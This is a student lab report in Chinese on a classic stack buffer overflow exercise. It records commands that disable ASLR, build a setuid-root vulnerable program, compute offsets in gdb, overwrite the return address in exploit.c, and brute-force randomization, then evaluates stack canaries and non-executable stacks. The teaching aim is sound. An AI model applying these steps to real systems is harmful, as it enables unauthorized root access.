lab3 缓存区溢出

3.1 实验目的

1.虚拟机软件中配置32位Ubuntu14环境

2.熟悉Ubuntu和gcc针对缓存区溢出问题的3种安全机制

3.通过修改exploit.c, 在执行stack.c时获得root权限

4.分析linux保护机制对缓存区溢出的保护效果

3.2 实验内容

1.阅读实验给定的源代码**call_shellcode.c**，**stack.c** ，**exploit.c**

2.并完善exploit.c内容，测试TASK1结果

3.验证Linux三种安全机制的保护效果

-Address Randomization[地址空间随机化] -Non-executable Stack[不可执行栈] -Stack Guard[栈保护]

3.3 实验步骤及分析

1.Task1：利用漏洞获取shell权限[Exploiting the Vulnerability]

- 禁止地址随机化

```
sudo sysctl -w kernel.randomize_va_space=0
```

- 测试shellcode是否能正常运行

```
$ gcc -fno-stack-protector -o buf call_shellcode.c
$ ./buf
$ gcc -fno-stack-protector -z execstack -o buf call_shellcode.c
$ ./buf
```

- 编译stack.c

```
$su root
    Password:
#gcc -g -o stack -z execstack -fno-stack-protector stack.c
#chmod 4755 stack
#exit
```

- gdb下调试stack获得exploit.c中需填充的shellcode地址和bof函数执行后返回地址

```
$gdb stack
(gdb) b main
(gdb) r
(gdb) p /x &str
(gdb) disass bof
```

由`$1=0xbfffef37`可知str地址0xbfffef37。 shellcode偏移量为0x64，故shellcode地址0xbfffef37+0x64=0xbfffef9b，将其填入exploit.c中

由汇编语句`lea -0x20(%ebp),%eax`可知，buffer相对ebp的偏移量为0x20，故buffer相对返回地址的偏移量为0x24


- 在exploit.c中增加代码

```
//将shellcode复制到buffer中，0x64为任意选取的偏移量
strcpy(buffer+0x64,shellcode);
//0x24为返回地址相对buffer的偏移量，引号内为计算得到的shellcode地址
strcpy(buffer+0x24,"\x9b\xef\xff\xbf");
```

- 测试运行结果

```
gcc -o exploit exploit.c
./exploit
./stack
```

为'$'表示已成功获取root shell，实验结果如下图



2.TASK2：仅打开地址随机化机制[Address Randomization]

- 在TASK1的基础上，仅允许地址随机化

```
sudo /sbin/sysctl -w kernel.randomize_va_space=2
```

- 查看地址空间随机化效果

```
ldd /bin/bash
```

原栈地址：0xb7ffe000

随机栈地址: 0xb77cd000

0xb770a000

0xb77aa000

0xb7770000 ...

- 命令行执行语句，直到获取命令行权限

```
sh -c "while [ 1 ]; do ./stack; done;"
```

- 地址随机化机制分析

因为用于攻击的exploit.c程序里shellcode的地址是通过stack.c的反汇编代码预先知道的。地址随机化则是使得执行时栈的开始位置不是一个固定的地址，具有一定的随机性。故无法通过反汇编得到shellcode的准确地址。这一机制可以通过多次运行stack程序破解，因为从理论上来将，只要尝试的次数足够多，总有一次exploit.c程序里shellcode的地址会与随机取得的shellcode地址相符

3.TASK3:仅打开栈保护机制[Stack Guard]

- 在TASK1的基础上，仅允许gcc编译时的栈保护机制
- 禁止地址随机化

```
$sudo sysctl -w kernel.randomize_va_space=0
```

- 重新编译stack.c，允许栈保护

```
$su root
    Password:
#gcc -g -o stack -z execstack stack.c
#chmod 4755 stack
#exit
```

- 重新执行TASK1的流程：

-修改、编译exploit.c


-执行exploit

-执行stack

- 获得报错信息

  分配空间不足引起"stack smashing detected"错误

  已放弃，核心已转储



- gcc的栈保护机制分析

  当-fstack-protector启用时，当其检测到缓冲区溢出时(例如，缓冲区溢出攻击）时会立即终止正在执行的程序，并提示其检测到缓冲区存在的溢出的问题。这种机制是通过在函数中的易被受到攻击的目标上下文添加保护变量来完成的。这些函数包括使用了allcoa函数以及缓冲区大小超过8bytes的函数。这些保护变量在进入函数的时候进行初始化，当函数退出时进行检测，如果某些变量检测失败，那么会打印出错误提示信息并且终止当前的进程。

4.TASK4:仅打开不可执行栈保护机制[Non-executable Stack]

- 在TASK1的基础上，仅允许gcc编译时的[Non-executable Stack]机制
- 重新编译stack.c

```
$su root
    Password:
#gcc -o stack -fno-stack-protector -z noexecstack stack.c
#chmod 4755 stack
#exit
```

- 重新执行TASK1的流程：


  -修改、编译exploit.c，

  -执行exploit

  -执行stack

- 获得报错信息

  执行stack时出现段错误



- 不可执行栈保护机制分析

  [Non-executable Stack]机制的基本原理是将数据所在内存页标识为不可执行，当程序溢出成功转入shellcode时，程序会尝试在数据页面上执行指令，此时CPU就会抛出异常，而不是去执行恶意指令。

3.4 总结

本实验复现了栈溢出的攻击原理。验证了gcc在linux下的部分安全保护措施，这些安全保护措施极大程度上杜绝了恶意程序的攻击，但大部分情况下有一定缺陷、或需要耗费大量资源。这些保护机制仍需要程序员在操作内存时注意程序的安全问题。